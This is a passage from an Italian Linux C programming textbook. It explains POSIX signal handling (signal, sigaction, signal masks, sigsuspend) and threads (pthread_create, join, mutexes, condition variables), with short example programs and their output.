semplice ignorare il segnale. Alla chiamata di signal questo comportamento già definito [4] viene sovrascritto ma non viene perduto, esso viene restituito infatti dalla funzione stessa. La sua eventuale memorizzazione dunque richiederà un'istruzione di assegnazione.

22.3.2 La funzione sigaction

Function: int sigaction (int SIGNUM, const struct sigaction *restrict ACTION, struct sigaction *restrict OLD-ACTION)

Definita anch'essa in `signal.h` questa funzione offre in aggiunta alle capacita della Sys Call signal() delle funzionalità aggiuntive e da questo deriva l'aumento di complessità che già si può intuire dal prototipo di funzione. Prima di soffermarci sulle potenzialità di questa funzione riteniamo oppurtuno far notare il tipo del secondo argomento passato.
La struttura sigaction[5] è utilizzata dalla funzione omonima per memorizzare le informazioni relativa alla manipolazione del segnale. Essa è cosituita dai seguenti campi:

1. sighandler_t sa_handler

   Questo campo è l'analogo del secondo argomento passato alla funzione signal vista in precedenza e come tale può assumere gli stessi valori.

2. sigset_t sa_mask

   Questo campo specifica un insieme di segnali che risulteranno bloccati (vedremo in seguito cosa significa bloccare un segnale) quando l'handler del segnale preso in considerazione risulta in esecuzione. Si noti che questo segnale risulta bloccato a sua volta quando il rispettivo handler viene eseguito.

3. sa_flags Questo campo ha il compito di impostare alcuni flags per la funzione. Esso può comportare diverse conseguenze a seconda del valore, tra i seguenti, a cui viene settato.

   - SA_NOCLDSTOP Come sappiamo il sistema invia un segnale SIGCHLD al padre di un processo che termina o viene bloccato (Vedasi Appendice B). Questo flag fa in modo che soltanto l'evento di terminazione del processo possa inviare tale segnale. Naturalmente questo flag opera esclusivamente sul segnale SIGCHLD

[4] Non necessariamente si tratta del comportamento di defult, potrebbe benissimo trattarsi del comportamento definito da precedenti chiamate alla funzione.
[5] Definita in signal.h.

- SA_ONSTACK Questo flag fa in modo che per il segnale preso in considerazione venga usato il *signal stack*[6]. Qualora il *signal stack*, all'arrivo del segnale con questo flag impostato, non sia ancora stato settato (si tratta fondamentalmente di un area di memoria) allora il programma viene terminato.
- SA_RESTART Questo flag è estremamente utilizzato, esso consente in determinati casi di evitare di controllare l'effettivo successo di alcune chiamate di sistema. Pensate infatti a cosa accadrebbe se durante l'esecuzione di una read o di una write venisse ricevuto un segnale dal programma con conseguente attivazione del signal_handler relativo. L'esecuzione di quest'ultimo potrebbe, ad esempio non consentire, al suo termine la ripresa della chiamata di sistema precedentemente in esecuzione o meglio, una sua continuazione potrebbe compromettere il funzionamento del programma o causare grossi guai. In generale, in questi casi, la chiamata di sistema interrotta dall'arrivo del segnale restituisce il codice di errore EINTR. Se il flag in questone è impostato la funzione interrotta viene ripresa se questo risulta possibile [7].

Analizziamo ora i vari argomenti della funzione:

Argomento: SIGNUM

Vedasi il medesimo campo della funzione signal trattata in precedenza.

Argomento: ACTION

Questo argomento è semplicemente una struttura di tipo sigaction in grado di definire il comportamento alla ricezione del segnale preso in considerazione. Si tenga presente che se un comportamento era già stato precedentemente impostato esso verrà sovrascritto dal nuovo dopo essere stato memorizzato nella variabile OLD-ACTION.

Argomento: OLD-ACTION

Come accennato in precedenza questo puntatore ad una struttura di tipo sigaction viene utilizzato esclusivamente per la memorizzazione del comportamento definito per il segnale prima della sua ridefinizione.

[6] vedasi sez. ??

[7] In casi piuttosto particolari e soltanto per determinati segnali.

Facciamo notare che il puntatori ACTION e OLD-ACTION possono essere anche dei puntatori a NULL. Nel caso in cui il primo sia un *null pointer* allora l'azione associata in precedenza, eventualmente quella di default, non viene modificata. Se il secondo è un puntatore a NULL allora viene semplicemente evitata la memorizzazione del comportamento definito in precedenza.

Per quanto entrambe le SysCall trattate in precedenza svolgano più o meno lo stesso compito e possano essere considerate intercambiabili è consigliato non utilizzarle entrambe in uno stesso programma, specialmente per la gestione di uno stesso segnale.

22.4 Un pò di codice

22.4.1 Uso di signal()

```
1 #include <signal.h>
2 #include <stdio.h>
3 #include <unistd.h>
4 #include <stdlib.h>
5 int signal_flag = 1;
6
7 void signal_handler() {
8       signal_flag =0;
9       printf("Finiamola dai! \n");
10      return;
11 }
12
13 int main(void)
14 {
15      int i;
16      if (fork() == 0) { //child process
17              while(1) {
18                      sleep(2);
19                      kill(getppid(), SIGUSR1);
20                      return EXIT_SUCCESS;
21               }
22      } else { //parent process
23              while (signal_flag) {
24                      i=0;
25                      signal(SIGUSR1, signal_handler);
```

```
26                      printf("Ciao Mondo, aspetto il segnale\n");
27                      for (i; i<30000000; i++); /* delay */
28              }
29      }
30      return EXIT_SUCCESS;
31 }
```

In primo luogo facciamo notare l'inclusione del file header necessario all'uso dei segnali (riga 1). Analizziamo la funzione `main`. Come potrete certamente notare la chiamata fork crea un processo figlio il quale si comporta in maniera differente dal padre. Quest'ultimo, in particolare, esegue l'istruzione di stampa alla riga 26 e compie il ciclo vuoto della riga 27 fino a quando la variabile `signal_flag` non assume valore 0. Perché questo avvenga, ed il ciclo non sia infinito, il programma attende anche il segnale SIGUSR1[8] alla cui ricezione eseguirà il codice espresso dalla funzione signal_handler definita a partire dalla riga 7. Quest'ultima funzione ha principalmente il compito di modificare il valore della variabile `signal_flag`.

Ma chi invia il segnale a questo processo?

Si è scelto di utilizzare il figlio il quale, attraverso la chiamata kill invia proprio il segnale atteso dal processo padre che può così terminare. Facciamo notare ancora che il processo figlio è del tutto indipendente dal processo padre e termina solamente perché il codice relativo al suo comportamento fa si che termini. La morte del processo padre sull'esecuzione del figlio non ha infatti alcuna influenza.

Un comportamento del genere è perfettamente, ed equivalentemente, implementabile attraverso la funzione sigaction. Il compito di questa reimplementazione, oltre alla sperimentazione delle maggiori possibilità che essa mette a disposizione, è lasciato alla buona volontà del lettore.

22.5 Bloccare i Segnali

Bloccare un segnale significa sostanzialmente lasciare il segnale pendente ad arbitrio del programmatore. In genere si blocca il segnale quando un programma esegue un gruppo di istruzioni critiche e lo si sblocca immediatamente dopo. Pensate infatti a cosa potrebbe accadere se sia il programma che il signal handler intervenissero, modificandola, su una variabile globale del programma. La libreria GNU C mette a disposizione del programmatore delle funzioni in grado di gestire il bloccaggio e lo sbloccaggio dei segnali.

[8] Vedasi l' Appendice B

Esse utilizzano un particolare tipo di dato al fine di definire quali segnali debbano essere bloccati: sigset_t, implementato sia come un intero che come una struttura e definito in signal.h. L'inizializzazione di una varibile di questo tipo deve essere fatto in uno dei seguenti modi:

- Lo si definisce come *vuoto* attraverso la funzione sigemptyset ed in seguito si aggiungono singolarmente i segnali che devono far parte dell'insieme.

- lo si definisce come *pieno* attraverso la funzione sigfillset ed in seguito si tolgono singolarmente quei segnali che non devono far parte dell'insieme.

L'insieme dei segnali correntemente bloccati, durante l'esecuzione di un processo, prende il nome di *signal mask* ed ogni processo ne ha uno. Come sarebbe opportuno aspettarsi ogni processo figlio eredita dal padre la propria *signal mask*. Ogni processo può comunque intervenire su di essa, modificandola, attraverso l'uso della funzione sigprocmask, anch'essa definita in signal.h

22.6 Funzioni relative al blocco dei segnali

22.6.1 La funzione sigemptyset

Function: int sigemptyset (sigset_t *SET)

Non c'è molto da aggiungere a quello chhe abbiamo anticipato, semplicemente questa funzione imposta il *signal set* come vuoto. Ritorna sempre 0.

22.6.2 La funzione sigfillset

Function: int sigfillset (sigset_t *SET)

Valgono anche qui le considerazioni precedenti. Mediante questa funzione il signal set viene impostato come pieno, includendo quindi tutti i segnali conosciuti. Ritorna sempre 0.

22.6.3 La funzione sigaddset

Function: int sigaddset (sigset_t *SET, int SIGNUM)

Questa funzione è utilizzata per aggiugere il segnale SIGNUM al *signal set* puntato da SET. Ritorna 0 in caso di successo e -1 in caso di fallimento. Il valore della varibile errno può assumere il valore EINVAL nel caso si tenti di passare alla funzione un segnale non valido.

22.6.4 La funzione sigdelset

Function: int sigdelset (sigset_t *SET, int SIGNUM)

Questa funzione elimina il segnale SIGNUM dal *signal set* puntato da SET. Per il resto valgono le stesse caratteristiche della funzione precedentemente trattata.

22.6.5 La funzione sigismemeber

Function: int sigismember (const sigset_t *SET, int SIGNUM)

Come facilmente intuibile questa è una funzione di test. Viene infatti verificato che il segnale SIGNUM appartenga al *signal set* puntato da SET. In caso affermativo viene restituito il valore 1 altrimenti, in caso negativo, 0. Qualora si verificasse un'errore il valore restituito è -1. La varibile errno può assumere il valore EINVAL nel caso si tenti di passare alla funzione un segnale non valido.

22.6.6 La funzione sigprocmask

Function: int sigprocmask (int HOW, const sigset_t *restrict SET, sigset_t *restrict OLDSET)

Questa funzione è utilizzata, come anticipato, per la manipolazione della *signal mask* ossia, ricordiamolo, dell'insieme dei segnali che risultano bloccati nel processo in questione. l'effettivo comportamento di questa chiamata è determinato dalla variabile HOW che può assumere i seguenti valori e determinare le relative conseguenze:

- SIG_BLOCK

  L'insieme dei sagnali definito in SET viene aggiunto all'insieme dei segnali della *signal mask* corrente. L'insieme che deriva da quest'unione è la nuova *signal mask* del processo.

- SIG_UNBLOCK

  L'insieme dei sagnali definito in SET viene rimosso dalla *signal mask*. L'insieme dei segnali bloccati viene quindi ridotto.

- SIG_SETMASK

  L'insieme dei sagnali definito in SET viene utilizzato come nuova *signal mask*.

La variabile OLDSET è utilizzata per tenere traccia della *signal mask* precedente alla modifica, qualora si volesse, ad esempio, tornare a riutilizzarla. Qualora non si avesse bisogno di queste informazioni è possibile passare alla funzione NULL come terzo argomento. Se, invece, si vogliono semplicemente acquisire delle informazioni sulla *signal mask* corrente, senza quindi effettuare alcuna modifica, è possibile passare NULL al posto di SET.

In caso di successo la funzione ritornna il valore 0, -1 in caso di falilmento. Se il primo argomento della funzione non risulta valido la variabile errno viene settata al valore EINVAL.

Importante: Supponiamo di avere un certo insieme di segnali pendenti, bloccati, e di procedere al loro sblocco "in toto". In questo caso non è possibile decidere l'ordine in cui questi segnali verranno inviati. Qualora l'effettiva successione dell'invio fosse importante è consigliabile sbloccare un segnale alla volta secondo l'ordine desiderato.

22.6.7 La funzione sigpending

Function: int sigpending (sigset_t *SET)

Questa funzione è utilizzata per conoscere quali segnali sono pendenti in un determinato momento. Le informazioni relative vengono memorizzate in SET. Il valore 0 viene ritornato in caso di successo, -1 in caso di errore.

22.7 Aspetti importanti: accesso atomico ai dati.

L'accesso atomico ai dati, molto importante quando lo si vuole effettuare in maniera sicura, ossia non rischiando che il contesto cambi prima che sia stato completato, può essere ottenuto oltre che sfruttando opportunemente le funzioni presentate, anche attraverso l'uso di un tipo di dato particolare definito proprio a questo scopo ossia `sig_atomic_t`. Una variabile di questo tipo è sempre un intero ma non è possibile dire di quanti byte esso sia composto in quanto ciò varia a seconda dell'archiettura utilizzata. Qualora si volesse accedere a dati diversi da un intero in maniera atomica, evitando quindi che l'accesso ai dati sia interrotto da segnali, sarebbe opportuno utilizzare le funzioni di bloccaggio dei segnali precedemente descritte.

22.8 Attesa di un Segnale

Benché sia possibile, nella maggior parte delle situazioni, far uso della funzione pause() di cui vi invitiamo a leggere la breve pagina di manuale, questa non sempre risulta la scelta giusto. I problemi derivano ancora dalla non atomicità dell'esecuzione delle istruzioni del programma. Per questo motivo è messa a diaposizione del programmatore la seguente funzione.

22.8.1 La funzione sigsuspend

Function: int sigsuspend(sigset_t *SET)

Questa funzione rimpiazza la *signal mask* con SET, bloccando quindi tutti i segnali in esso definiti. Il processo viene quindi sospeso fino all'arrivo di un segnale che non fa parte di SET. In seguito all'avvenuta ricezione di questo segnale viene eseguito l'eventuale signal handler e la funzione ritorna ripristinando la *signal mask* precedente alla sua chiamata.

Capitolo 23

Threads

23.1 Introduzione

I *threads* rappresentano certamente un importante capitolo della programmazione concorrente. A differenza dei processi essi non hanno necessità di uno spazio di indirizzamento privato. In poche parole possiamo dire che un processo può creare differenti threads i quali hanno in comune lo spazio di indirizzamento ed usano proprio questo spazio per effettuare la comunicazione (lo scambio dei dati) (Fig 23.1). Naturalmente una pratica di questo genere (ossia accedere alla memoria comune) deve essere utilizzata con estrema cautela in quanto modifiche alla stessa possono avere conseguenze per tutti i threads in esecuzione. Per agevolare lo sviluppatore sono state create delle apposite strutture e funzioni di libreria. Per poterle utilizzare occorre includere l'header `thread.h` mentre il programma deve essere compilato ricordando di utilizzare, alla fine della riga di comando, l'opzione `-lpthread`.

23.2 Caratteristiche dei threads

Semplificando le cose, forse un pò troppo, è posibile vedere un thread come una funzione eseguita in maniera concorrente all'interno di un processo del quale condivide o spazio di indirizzamento. Oltre a questo spazio di memoria il thread eredita dal processo che lo genera altre caratteristiche importanti che qui elenchiamo:

- Directory Corrente.
- ID di utente e del Gruppo
- Descrittori di files.



Figura 23.1: Condivisione dello spazio di indirizzamento

- Handlers dei segnali.

Mentre ad ogni thread sono associate delle caratteristiche sue particolari che lo distinguono dagli altri:

- ID del thread.
- Stack.
- Informazioni di contesto come registri, program counter etc.
- Priorità.
- Signal Mask [1].
- Variabile errno.

23.3 Threads VS Processi

L'uso dei thread per la programmazione concorrente (programmazione *multithreading*) invece dei processi (*multitasking*) comporta alcuni vantaggi:

- La creazione di un nuovo thread è in genere più veloce della creazione di un nuovo processo in quanto la prima utilizza lo stesso *process address space* del processo creatore.

[1] Si faccia riferimento al capitolo inerente i Segnali

- Minore risulta essere anche il tempo di terminazione di un thread piuttosto che di un processo.
- L'utilzzo dello stesso *process address space* da parte di due threads comporta uno *switching* tra gli stessi molto più veloce che non tra due processi.
- ll tempo di comunicazione tra due thread, per quanto detto, risulta certamente essere minore del tempo richiesto per la comunicazione tra due processi.

23.4 Funzioni per la programmazione Multithreading

23.4.1 La funzione pthread_create

Function: int pthread_create (pthread_t * THREAD, pthread_attr_t * ATTR, void * (*START_ROUTINE)(void *), void * ARG)

Questa funzione è utilizzata per la creazione di un nuovo thread che verrà eseguito concorrentemente nel sistema. Sia un processo che un threads possono creare nuovi threads. Gli argomenti passati alla funzione sono 4, vediamoli maggormente in dettaglio:

Argomento: THREAD

Come per i files o i socket anche la creazione di un thread associa allo stesso un descrittore memorizzato nella variabile di tipo pthread_t. Questo tipo non è altro che un unsigned long int ed è defiinito all'interno del file /usr/include/bits/pthreadtypes.h. In poche parole viene creato un riferimento univoco al thread appena generato.

Argomento: ATTR

Questo argomento specifica gli attributi del thread creato[2]. Può assumere valore NULL, ed in questo caso il thread creato avrà attributi di default, ed è questo un caso molto comune.

Argomento: (*START_ROUTINE)(void *)

[2]Per maggiore chiarezza fare riferimento all'Appendice A

Questo argomento rappresenta un puntatore alla funzione contenente il codice che il thread dovrà eseguire e non necessita di ulteriori spiegazioni.

Argomento: ARG)

Alla funzione contenente il codice del thread viene passato ARG come primo argomento ciò a cui punta ARG può essere posto a NULL nel caso in cui tale funzione non necessiti di alcun argomento.

Errori

La funzione pthread_create può ritornare, in caso di errore EAGAIN. ciò si verifica nel caso in cui non siano disponibili abbastanza risorse per la creazione del thread oppure nel caso in cui sia già stato raggiunto il numero massimo di threads attivi [3]

23.4.2 La funzione pthread_exit

Function: void pthread_exit (void *RETVAL)

La funzione pthread_exit è utilizzata per terminare l'esecuzione del thread nel quale viene eseguita.

Argomento: RETVAL

Comè facilmente intuibile questo argomento non è che il valore di ritorno del thread che sta per essere terminato. Questo valore può essere acquisito da altri threads con la funzione pthread_join.

23.4.3 La funzione pthread_join

Function: int pthread_join (pthread_t TH, void **thread_RETURN)

Possiamo definire la funzione pthread_join come l'analogo nella programmazione multithreading della wait nella programmazione multitasking. Essa, infatti, sospende l'esecuzione del thread in cui è chiamata fino alla terminazione del thread TH.

[3] numero specificato da PTHREAD_THREADS_MAX.

Argomento: TH

Tale argomento identifica il thread di cui si attende la terminazione.

Argomento: thread_RETURN

Il valore di ritorno del thread TH viene memorizzato nella variabile puntata da questo argomento.

Errori

In caso di successo pthread_join ritorna 0, in caso di errore uno dei seguenti valori:

- EINVAL qualora TH fosse già terminato precedentemente oppure un altro thread è in attesa della sua terminazione.
- ESRCH se a TH non corrisponde nessun thread in esecuzione.
- DEADLK qualora l'argomento TH si riferisce al thread chiamante.

23.4.4 La funzione pthread_cancel

Function: int pthread_cancel (pthread_t THREAD)

Questa funzione invia una richiesta di cancellazione per il thread identificato da THREAD.

23.5 Un pò di codice

Mettiamo in pratica quello che abbiamo visto finora con un semplice programma da compilare ricordando di apporre il flag `-lpthread` alla fine della riga di comando del compilatore.

```
1 #include <pthread.h>
2
3 void *thread_func(void *arg);
4
5 int main (void)
6 {
7         int res;
```

```
8         pthread_t IDthread;
9
10
11
12         res = pthread_create(&IDthread, NULL, thread_func, NULL);
13         if (res != 0) {
14                 printf("Creazione thread fallita!!!");
15                 return -1;
16         }
17
18         pthread_join(IDthread, NULL);
19         printf("Thread-processo padre eseguito!\n");
20         return (0);
21 }
22
23 void *thread_func(void *arg)
24 {
25         printf("Thread figlio eseguito!\n");
26         pthread_exit(0);
27 }
28
```

Poiché quello che è stato detto in precedenza dovrebbe sicuramente aver chiarito i significati di ogni riga di questo codice abbiamo volutamente evitato di mettere ulteriori commenti esplicativi. Facciamo comunque notare, come è stato fatto per la fork() in precedenza, che commentando la riga 18 non si ha la possibilità di prevedere in quale ordine i threads verranno eseguiti. L'ordine di esecuzione dipenderà infatti dallo stato della CPU e del sistema in generale.

23.6 Comunicazione e prime problematiche

Il codice che abbiamo visto poco sopra si occupava fondamentalmente di gestire l'ordine di esecuzione dei 2 threads presenti [4] senza tuttavia sfruttare la metodologia di comunicazione tra threads ossia l'utilizzo dello spazio di indirizzamento condiviso. Il programma visto poco sopra è comunque facilmente modificabile per mostrare questo importante aspetto:

[4] Ricordiamo che il processo generato dal programma, che genera il nuovo thread, è un thread a sua volta.

```
1 #include <pthread.h>
2
3 int x = 0; /* Memoria condivisa */
4
5 void *thread_func(void *arg);
6
7 int main (void)
8 {
9         int res;
10         pthread_t IDthread;
11
12
13
14         res = pthread_create(&IDthread, NULL, thread_func, NULL);
15         if (res != 0) {
16                 printf("Creazione thread fallita!!!");
17                 return -1;
18         }
19
20         pthread_join(IDthread, NULL);
21         printf("Thread-processo padre eseguito!\n");
22         x +=3;
23         printf("valora di x = %d\n", x);
24         return (0);
25 }
26
27 void *thread_func(void *arg)
28 {
29         printf("Thread figlio eseguito!\n");
30         x +=1;
31         printf("valora di x = %d\n", x);
32         pthread_exit(0);
33 }
34
```

Essendo la variabile `x` dichirarata come *variabile globale* quello che si è ottenuto lo si sarebbe molto più facilmente implementato utilizzando una semplice funzione al posto di un thread [5]. Quello che infatti non si è sfruttato è l'accesso concorrenziale alle risorse comuni. Qualora questo fosse stato

[5] Tralasciamo certamente la difficoltà praticamente nulla delle operazioni che non giustificherebbe neanche il programma, figuriamoci l'uso delle funzioni

sffruttato eliminando la riga 20 allora il valore della x alla fine del programma sarebbe stato senza dubbio quello voluto tuttavia l'output del programma sarebbe stato impredicibile per quanto detto in precedenza. Proprio per questo motivo, per poter accedere alle risorse in maniera concorrenziale pur gestendo un certo ordine nei risultati occorre prendere in considerazione nuove caratteristiche della programmazione multithreading.

23.6.1 Meccanismi di mutua esclusione (Mutex)

I meccanismi di mutua esclusione (MUTEX = MUTual EXclusion) fanno in modo che solo un determinato numero di thread possa accedere ad una determinata zona di memoria nel medesimo istante o, meglio, stiano eseguendo la stessa parte di codice. Un meccanismo di mutua esclusione può avere fondamentalmente solo due stati: locked (impostato in questo stato da un solo thread per volta) e unlocked (impostato in questo stato dal thread che l'ha definito locked in precedenza). Le funzioni atte a generare questo stato operano su istanze della struttura pthread_mutex_t definita nel file `pthread.h` e che vi invitiamo caldamente ad analizzare.

23.7 Funzioni per la programmazione Multithreading

Facciamo notare che tutte le funzioni descritte di seguito, ad eccezione della funzione di inizializzazione, se applicate ad un *mutex* non ancora inizializzato restituiscono l'error code EINVAL pur non effettuando alcunché.

23.7.1 La funzione pthread_mutex_init

Function: int pthread_mutex_init (pthread_mutex_t *MUTEX, const pthread_mutexattr_t *MUTEXATTR)

Questa funzione consente l'inizializzazione dell'oggetto di tipo pthread_mutex_t puntato dalla variabile MUTEX con attributi individuati da MUTEXATTR. Analizziamo meglio il secondo argomento:

Argomento: MUTEXATTR

Gli attributi del mutex possono essere settati utilizzando per MUTEXATTR uno tra i seguenti valori:

- fast
- recursive
- error checking
- NULL

In particolare se MUTEXATTR viene settato a NULL vengono utilizzati gli attributi di default ossia quelli che si avrebbero usando fast .
Una struttura di tipo pthread_mutex_t può anche essere inizializzata staticamente utilizzando le seguenti costanti:

- PTHREAD_MUTEX_INITIALIZER
- PTHREAD_RECURSIVE_MUTEX_INITIALIZER_NP
- PTHREAD_ADAPTIVE_MUTEX_INITIALIZER_NP
- PTHREAD_ERRORCHECK_MUTEX_INITIALIZER_NP

La funzione pthread_mutex_init ritorna sempre 0.

23.7.2 La funzione int pthread_mutex_lock

Function: int pthread_mutex_lock (pthread_mutex_t *mutex))

Questa funzione imposta lo stato locked del *mutex* puntato dall'argomento passato. Se lo stato del *mutex* era unlocked allora viene mutato ma non solo, viene anche fatto si che solo il thread che ne ha settato lo stato come locked possa riportarlo in unlocked.
Qualora il mutex fosse già stato settato come locked da un altro thread la stessa richiesta, da parte di un secondo thread, viene messa in coda in attesa che il mutex torni ad assumere lo stato unlocked.

Errori

Qualora il thread avesse già impostato lo stato locked del *mutex* e tenti nuovamente di chiamare la funzione int pthread_mutex_lock senza prima averne riportato lo stato in unlocked allora il comportamento della funzione dipende dal particolare tipo del *mutex*:

- *Mutex* di tipo fast
  Il thread chiamante viene sospeso per sempre non potendo, altri thread impostare lo stato unlocked.

- *Mutex* di tipo error checking
  La funzione ritorna immeditamente il codice di errore EDEADLK.

- *Mutex* di tipo recursive
  La funzione ha successo, ma viene incrementato un contatore che registra il numero n delle volte consecutive che si è impostato lo stato locked in modo tale che soltanto n chiamate alla funzione pthread_mutex_unlock[6] possano riportare lo stato del *Mutex* in unlocked.

23.7.3 La funzione int pthread_mutex_trylock

Function: int pthread_mutex_trylock (pthread_mutex_t *MUTEX)

Molto simile alla pthread_mutex_lock differisce da quest'ultima poiché ritorna immediatamente il codice di errore EBUSY in uno dei 2 casi seguenti:

1. Il il thread chiamante trova il *mutex* in stato locked settato da un altro thread.

2. Il *mutex* è di tipo fast ed il thread chiamante tenta di impostare per la seconda volta il suo stato in locked.

23.7.4 La funzione pthread_mutex_timedlock

Function: int pthread_mutex_timedlock (pthread_mutex_t *MUTEX, const struct timespec *ABSTIME)

Utilizzabile solo per *mutex* di tipo timed o error checking questa funzione, prima di ritornare, attende un tempo definito da ABSTIME. Se entro tale lasso di tempo riesce ad impostare lo stato del *mutex* in locked allora il valore di ritorno è 0 altrimenti viene restituito l'error code ETIMEDOUT.

[6] Trattata in seguito.

23.7.5 La funzione pthread_mutex_unlock

Function: int pthread_mutex_unlock (pthread_mutex_t *MUTEX)

Se il *mutex* passato come argomento è ti tipo fast allora il suo stato viene impostato in unlocked.
Se il *mutex* risulta invece di tipo recursive allora il contatore precedentemente descritto viene decrementato alla chiamata di questa funzione. Quando tale contatore assumerà valore 0 allora lo stato del *mutex* verrà impostato in unlocked. Se il *mutex* è di tipo error checking allora viene verificato a run-time se il suo stato è stato impostato come locked dal thread chiamante [7]. In tal caso viene effettuato lo *switching* dello stato del *mutex*. In caso contrario viene restituito l'error code EPERM.

23.7.6 La funzione pthread_mutex_destroy

Function: int pthread_mutex_destroy (pthread_mutex_t *MUTEX)

Questa funzione è utilizzata per eliminare il *mutex* passato come parametro e rilasciare le risorse allocate per esso. Occorre fare attenzione al fatto che la chiamata ha successo solamente se il *mutex* è in stato unlocked ed in questo caso viene restituito 0. In caso contrario la funzione ritorna l'error code EBUSY

23.8 Un pò di codice

Per avvicinarsi un pò di più alla programmazione multithreading prendiamo in considerazione il codice che segue, frutto di qualche piccola modifica al codice scritto in precedenza:

```
1 #include <pthread.h>
2
3 int x = 0; /* Memoria condivisa */
4 //pthread_mutex_t mutex = PTHREAD_MUTEX_INITIALIZER;
5
6
7 void *thread_func1(void *arg1);
```

[7] Attenzione! Vengono quindi verificate 2 condizioni: lo stato e l'identità di chi ha impostato tale stato

```
8
9 int main (void)
10 {
11         int res1, res2;
12         pthread_t IDthread1, IDthread2;
13
14
15
16         res1 = pthread_create(&IDthread1, NULL, thread_func1, NULL);
17         if (res1 != 0) {
18                 printf("Creazione thread1 fallita!!!\n");
19                 return -1;
20         }
21         res2 = pthread_create(&IDthread2, NULL, thread_func1, NULL);
22         if (res2 != 0) {
23                 printf("Creazione thread2 fallita!!!\n");
24                 return -1;
25         }
26         pthread_join(IDthread1, NULL);
27         pthread_join(IDthread2, NULL);
28
29
30         return (0);
31 }
32
33 void *thread_func1(void *arg1)
34 {
35         int i, j;
36 //      pthread_mutex_lock(&mutex);
37                 for(i=0; i < 11; i++) {
38                         x = i;
39                         for (j=0; j < 200000; j++); //attende
40                         printf("x = %d\n", i);
41                 }
42 //      pthread_mutex_unlock(&mutex);
43         pthread_exit(0);
44 }
```

23.8.1 Il problema...

In questo programma, puramente esplicativo, vengono creati due thread che eseguono lo stesso codice ossia stampano i numeri interi da 1 a 10. Ogni numero viene stampato dopo un certo periodo di attesa praticamente uguale al tempo necessario alla terminazione del secondo ciclo for. Se i thread venissero eseguiti sequenzialmente [8] la sequenza di numeri verrebbe stampata correttamente 2 volte. Avviando il programma, a causa della concorrenza, otterremo invece un output simile a questo:

```
x = 0
x = 1
x = 0
x = 1
x = 2
x = 3
x = 2
x = 3
x = 4
x = 5
x = 6
x = 4
x = 5
x = 6
x = 7
x = 8
x = 9
x = 10
x = 7
x = 8
x = 9
x = 10
```

E non è esattamente quello che volevamo. Cosa è successo?
Un risultato di questo tipo dipende fondamentalmente dalla riga 39 del codice riportato. Questa riga, infatti, impiega la CPU per un certo periodo di tempo prima di passare alla stampa. Il tempo impiegato per la terminazione di questo ciclo può tuttavia essere maggiore del quanto di tempo assegnato al thread che quindi deve lasciare temporaneamente la CPU per far in modo

[8] ...e allora non avrebbero ragione di esistere!

che possa essere eseguito il secondo thread [9]. La situazione si ripete fino a quando i due threads non termineranno. Facciamo notare che il tempo è la variabile fondamentale: noi abbiamo eseguito tale codice su di un intel pentium 350 Mhz [10], su un computer molto più veloce magari il *context switch* non avrebbe causato problemi poiché il tempo necessario al completamento del ciclo sarebbe rientrato nel quanto di tempo assegnato dalla CPU al thread. Tuttavia è sempre possibile aumentare il numero delle iterazioni.

23.8.2 . . . La soluzione

In pratica per ottenere l' output desiderato di tratta semplicemente di decommentare le righe 4, 36 e 42. Ricompilando ed eseguendo otterremo quanto segue:

```
x = 0
x = 1
x = 2
x = 3
x = 4
x = 5
x = 6
x = 7
x = 8
x = 9
x = 10
x = 0
x = 1
x = 2
x = 3
x = 4
x = 5
x = 6
x = 7
x = 8
x = 9
x = 10
```

[9] l'operazione di switching descritta, valida in tutti i rami della programmzione concorrente si chiama *context switch*

[10] Pentium è un marchio registrato di Intel

Decommentando la riga 4 infatti creiamo, inizializzandola, una struttura adatta a contenere un meccanismo di mutua esclusione[11]. Le righe 36 e 2 rispettivamente attivano e disattivano il meccanismo di mutua esclusione secondo le modalità viste precedentemente. Facciamo notare che la porzione di codice da essi delimitata non viene eseguita concorrentemente in virtù del *mutex* inmodo tale che la stampa possa effettivamente risultare corretta.

23.9 Condizioni

Finora abbiamo preso in considerazione l'eventualità che un thread abbia necessità di accedere ad una determinata area di memoria in maniera non concorrente (ossia di eseguire una determinata porzione di codice in mutua esclusione). La gestione delle condizioni invece permette al thread di di attendere il verificarsi di un determinato evento per procedere nell'esecuzione del codice. Quest'attesa tuttavia non deve essere implementata mediante cicli di verifica continui che utilizzarebero (sprecandole) le risorse di sistema. Le *condizioni* sono infatti un mezzo di sincronizzazione che permette ad un thread di sospendere la propria esecuzione fino al verificarsi di un determinato evento o circostanza. Il thread quindi sospenderà la propria esecuzione fino a quando un altro thread non segnalerà il verificarsi della condizione attesa. Converrete certamente con noi nel constatare che i meccanismi di mutua esclusione prima presentati non bastano ad implementare un simile comportamento, per questo motivo lo standard Posix rende disponibile al programmatore un tipo di dato apposito [12]: pthread_cond_t. Questo tipo di dato viene manipolato, per adempiere al proprio scopo, attraverso funzioni appositamente create e che andiamo ora a descrivere.

23.9.1 La funzione pthread_cond_init

Function: int pthread_cond_init (pthread_cond_t *COND, pthread_condattr_t *cond_ATTR)

Molto simile alla funzione di inizialializzazione dei *mutex* questa chiamata svolge affettivamente l'analoga funzione sulla condizione passata come parametro.

Argomento: COND

[11] Caratteristiche e modalità di tali meccanismi sono state trattate in precedenza.
[12] Una struttura per la precisione

Condizione da inizializzare. Non c'è bisogno di ulteriori chiarimenti.

Argomento: cond_ATTR

Questo argomento identifica gli attributi della *condizione*. attualmente questo campo non è supportato quindi è consigliato il settarlo a NULL.

La struttura di tipo pthread_cond_t può tuttavia essere inizializzata staticamente mediante la costante PTHREAD_COND_INITIALIZER. La funzione pthread_cond_init ritorna sempre 0.

23.9.2 La funzione pthread_cond_signal

function: int pthread_cond_signal (pthread_cond_t *COND)

